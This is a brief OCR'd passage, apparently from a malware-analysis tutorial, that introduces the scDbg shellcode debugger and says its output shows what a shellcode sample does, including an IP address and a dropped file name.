
Next, we have a tool that can analyze shellcode: scDbg or Shellcode debugger.



We will say Yes to the First Run register of extensions.







This is information that tells what this shell going to do, IP address, name: wJQs.exe